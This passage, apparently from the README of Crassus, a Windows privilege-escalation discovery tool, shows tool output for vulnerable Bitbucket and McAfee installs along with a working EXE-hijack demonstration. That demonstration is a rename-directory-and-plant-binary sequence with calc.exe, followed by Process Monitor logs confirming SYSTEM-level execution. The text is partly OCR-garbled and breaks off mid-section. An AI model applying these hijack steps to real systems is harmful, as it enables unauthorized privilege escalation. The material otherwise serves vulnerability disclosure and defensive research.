13:12	rmms_jrnl.exe	3380	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows\'...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows\'...	NT AUTHORITY\SYSTEM	System

## Atlassian Bitbucket

### Crassus Analysis

As outlined in [VU#240785](#), older Atlassian Bitbucket software is vulnerable to privilege escalation due to weak ACLs of the installation directory. As with any Windows software that installs to a location outside of C:\Program Files\ or other ACL-restricted locations, it is up to the software installer to explicitly set ACLs on the target directory.

Crassus finds many ways to achieve privilege escalation with this software, including:

- Placement of missing DLLs in user-writable locations.
- Placement of missing EXEs in user-writable locations.

- Renaming the directory of a privileged EXE to allow user placement of an EXE of the same name.

```
C:\WINDOWS\system32\cmd.exe
C:\tmp>Crassus.exe boot:PM
[10:09:22] Crassus v1.1.0
[10:09:22] Reading events file...
[10:09:22] Found 2,477,812 events...
[10:09:22] Searching events...
[10:09:28] Found 1,219 privileged events of interest...
[10:09:28] Trying to identify which DLLs were actually loaded...
[10:09:42] Checking ACLs of events of interest...
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe, but we cannot. In use maybe?
[10:09:42] We can remove c:\atlassian\bitbucket\7.9.1\elasticsearch\bin to allow loading of our own elasticsearch-service-x64.exe (System Integrity)
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\bin\bserv64.exe, but we cannot. In use maybe?
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\jre\bin\server\jvm.dll, but we cannot. In use maybe?
[10:09:42] We can place the missing wsack32.dll in c:\atlassian\bitbucket\7.9.1\bin (64-bit, High Integrity)
[10:09:42] We can place the missing version.dll in c:\atlassian\bitbucket\7.9.1\bin (64-bit, High Integrity)
[10:09:42] We can place the missing msvcrt120.dll in c:\atlassian\bitbucket\7.9.1\app (64-bit, High Integrity)
[10:09:42] We can place the missing msvcrt71.dll in c:\atlassian\bitbucket\7.9.1\jre\bin\server (64-bit, High Integrity)
[10:09:42] We can place the missing msvcrt71.dll in c:\atlassian\bitbucket\7.9.1\jre\bin (64-bit, High Integrity)
[10:09:42] We can place the missing wsack32.dll in c:\atlassian\bitbucket\7.9.1\jre\bin\server (64-bit, High Integrity)
[10:09:42] We can place the missing version.dll in c:\atlassian\bitbucket\7.9.1\jre\bin\server (64-bit, High Integrity)
[10:09:42] We can place the missing msvcrt120.dll in c:\atlassian\bitbucket\7.9.1\jre\bin\server (64-bit, High Integrity)
[10:09:42] We can place the missing wsack32.dll in c:\atlassian\bitbucket\7.9.1\jre\bin (64-bit, High Integrity)
[10:09:42] We can place the missing version.dll in c:\atlassian\bitbucket\7.9.1\jre\bin (64-bit, High Integrity)
[10:09:42] We can place the missing msvcrt120.dll in c:\atlassian\bitbucket\7.9.1\jre\bin (64-bit, High Integrity)
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\jre\bin\msvcrt120.dll, but we cannot. In use maybe?
[10:09:42] We can place the missing wsack32.dll in c:\atlassian\bitbucket\7.9.1\elasticsearch\bin (64-bit, High Integrity)
[10:09:42] We can place the missing version.dll in c:\atlassian\bitbucket\7.9.1\elasticsearch\bin (64-bit, High Integrity)
[10:09:42] We can place the missing msvcrt120.dll in c:\atlassian\bitbucket\7.9.1\elasticsearch\bin (64-bit, High Integrity)
[10:09:42] We can place the missing msvcrt120.dll in c:\atlassian\bitbucket\7.9.1\elasticsearch\bin (64-bit, High Integrity)
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\jre\bin\verify.dll, but we cannot. In use maybe?
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\jre\bin\java.dll, but we cannot. In use maybe?
[10:09:42] We can place the missing wldp.dll in c:\atlassian\bitbucket\7.9.1\bin (64-bit, High Integrity)
[10:09:42] We can place the missing wldp.dll in c:\atlassian\bitbucket\7.9.1\jre\bin (64-bit, High Integrity)
[10:09:42] We can place the missing profapi.dll in c:\atlassian\bitbucket\7.9.1\jre\bin (64-bit, High Integrity)
[10:09:42] We can place the missing wldp.dll in c:\atlassian\bitbucket\7.9.1\elasticsearch\bin (64-bit, High Integrity)
[10:09:42] We can place the missing wldp.dll in c:\atlassian\bitbucket\7.9.1\elasticsearch\bin (64-bit, High Integrity)
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\jre\bin\net.dll, but we cannot. In use maybe?
[10:09:42] We can place the missing sumec.dll in c:\atlassian\bitbucket\7.9.1\jre\bin\net.dll (64-bit, High Integrity)
[10:09:42] We can place the missing sumec.dll in c:\atlassian\bitbucket\7.9.1\jre\bin\net (64-bit, High Integrity)
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\jre\bin\sumec.dll, but we cannot. In use maybe?
[10:09:42] ACLs should allow writing to c:\atlassian\bitbucket\7.9.1\jre\bin\management.dll, but we cannot. In use maybe?
[10:09:42] We can place the missing iphlpsapi.dll in c:\atlassian\bitbucket\7.9.1\elasticsearch\bin (64-bit, High Integrity)
[10:09:42] We can place the missing iphlpsapi.dll in c:\atlassian\bitbucket\7.9.1\jre\bin (64-bit, High Integrity)
[10:09:42] We can place the missing controller.exe in c:\atlassian\bitbucket\7.9.1\elasticsearch\modules\agg-matrix-stats\platform\windows-x86_64\bin (High Integrity)
[10:09:42] We can place the missing controller.exe in c:\atlassian\bitbucket\7.9.1\elasticsearch\modules\agg-matrix-stats\platform\windows-x86_64\bin (High Integrity)
[10:09:42] We can place the missing controller.exe in c:\atlassian\bitbucket\7.9.1\elasticsearch\modules\analysis-common\platform\windows-x86_64\bin (High Integrity)
[10:09:42] We can place the missing controller.exe in c:\atlassian\bitbucket\7.9.1\elasticsearch\modules\analysis-common\platform\windows-x86_64\bin (High Integrity)
[10:09:42] We can place the missing controller.exe in c:\atlassian\bitbucket\7.9.1\elasticsearch\modules\analysis-common\platform\windows-x86_64\bin (High Integrity)
[10:09:42] We can place the missing controller.exe in c:\atlassian\bitbucket\7.9.1\elasticsearch\modules\analysis-common\platform\windows-x86_64\bin (High Integrity)
```

## EXE Hijacking

In the Crassus output, we can see that

`c:\atlassian\bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe` is privileged, but since it's running we cannot simply replace it. However, we can use another trick to hijack it. We may be able to simply rename the directory that it lives in, create a new directory of the same name, and plant our payload there as the same name.

```
C:\WINDOWS\system32\cmd.exe
C:\Users\limited>cd c:\atlassian\bitbucket\7.9.1\elasticsearch\
c:\atlassian\bitbucket\7.9.1\elasticsearch>ren bin bin-lol
c:\atlassian\bitbucket\7.9.1\elasticsearch>mkdir bin
c:\atlassian\bitbucket\7.9.1\elasticsearch>copy \\Windows\System32\calc.exe bin\elasticsearch-service-x64.exe
1 file(s) copied.
c:\atlassian\bitbucket\7.9.1\elasticsearch>
```

Once we reboot with a Process monitor boot log, we can see that our planted `elasticsearch-service-x64.exe` file is running instead of the real one, based on the Windows

Calculator icon.

Time	Process Name	PID	Operation	Path	Result	Detail	User	Integrity
343.3	services.exe	644	CreateFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Desired Access: R, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryBasicInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
343.3	services.exe	644	CreateFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Desired Access: R, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryBasicInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
343.3	services.exe	644	CreateFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Desired Access: R, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryBasicInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
343.3	services.exe	644	CreateFileMap	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	FILE LOCKED W/	SyncType: SyncTy, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryStandard	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Offset: 0, Length: 2, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	ReadFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Offset: 27,136, Len: 2, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	CreateFileMap	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	SyncType: SyncTy, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QuerySecurityFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Information: Label, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryNameInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Vlassian\..., NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QuerySecurityFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Information: Owner, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryBasicInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
343.3	services.exe	644	QueryBasicInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
343.3	services.exe	644	QueryNameInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Vlassian\..., NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryStandard	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	AllocationSize: 28..., NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryStandard	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	AllocationSize: 28..., NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	CreateFileMap	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	FILE LOCKED W/	SyncType: SyncTy, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	QueryStandard	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	AllocationSize: 28..., NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	CreateFileMap	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	SyncType: SyncTy, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	ReadFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Offset: 0, Length: 2, NT AUTHORITY\SYSTEM	System	System
343.3	services.exe	644	CreateFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	NT AUTHORITY\SYSTEM	System	System
343.3	elasticsearch-service-x64.exe	2436	Load Image	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Image Base: 0x7E, DESKTOP-V26GAHF\Bttbucket	High	High
343.3	elasticsearch-service-x64.exe	2436	QueryNameInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Vlassian\..., DESKTOP-V26GAHF\Bttbucket	High	High
343.3	elasticsearch-service-x64.exe	2436	QueryNameInfo	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Vlassian\..., DESKTOP-V26GAHF\Bttbucket	High	High
343.3	elasticsearch-service-x64.exe	2436	CreateFile	C:\Vlassian\Bttbucket\7.9\1\elasticsearch\bin\elasticsearch-service-x64.exe Local	NAME NOT FOUND	Desired Access: R, DESKTOP-V26GAHF\Bttbucket	High	High

## McAfee

As outlined in [VU#287178](#), older versions of McAfee software are vulnerable to privilege escalation via `openssl.cnf`. Let's have a look:

```

C:\Windows\system32\cmd.exe
C:\tmp>Crassus.exe boot.PML
[18:19:18] Crassus v1.1.0
[18:19:18] Reading events file...
[18:19:18] Found 4,964,612 events...
[18:19:18] Searching events...
[18:23:09] Found 1,743 privileged events of interest...
[18:23:09] Trying to identify which DLLs were actually loaded...
[18:23:54] Checking ACLs of events of interest...
[18:24:03] d:\build_1011669\build\tools\build\msvc\msvc_tools_outdir\openssl\openssl.cnf should be investigated. (64-bit, System Integrity)
[18:24:03] Ability to place the missing openssl.cnf in C:\usr\local\ssl (64-bit, System Integrity)
[18:24:04] We can place the missing openssl.cnf in C:\usr\local\ssl (64-bit, System Integrity)
[18:24:06] Extracting DLL export functions...
[18:24:06] Saving output...
[18:24:06] CSV Output stored in: results.csv
[18:24:06] Proxy DLL sources stored in: stubs
[18:24:06] All done
C:\tmp>
  
```

To see why there are two different references to `openssl.cnf` in this boot log, we can refer to the `results.csv` file:

Process	Parent Image Path	User-controllable Path	Integrity	Command Line
1. macmonoc.exe	C:\Program Files\McAfee\Agent\macmonoc.exe	C:\BUILD_1011669\BUILD\tools\build\msvc\msvc_tools_outdir\openssl\openssl.cnf	System	"C:\Program Files\McAfee\Agent\macmonoc.exe" /serviceStart
2. MpsService.exe	C:\Program Files\McAfee\MCP\MpsService.exe	C:\usr\local\ssl\openssl.cnf	System	"C:\Program Files\McAfee\MCP\MpsService.exe"

Note that the loading of the `openssl.cnf` file from the `D:\` path will require further manual investigation, as the feasibility of loading such a path depends on the platform in question, and what access to the system is available. It may be possible to create an optical disk that provides an `openssl.cnf` file that also refers to a path that resolves to the optical drive as well.

## Microsoft SQL Server 2022





## Missing file not executed

Page 17 of 18

cases, Crassus will fall back to creating a DLL that does not export any function names. Depending on how the target application loads the library, the absence of expected function names and/or ordinal numbers may prevent the target application from successfully loading the library. This scenario will require manual effort to determine what the proxy DLL should look like.

## Code executed with unexpected privileges

Crassus will look for privileged file operations to discover paths of interest. You may encounter a scenario where both a privileged and an unprivileged process access a path, but only the non-privileged process is the one that does the execution of

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.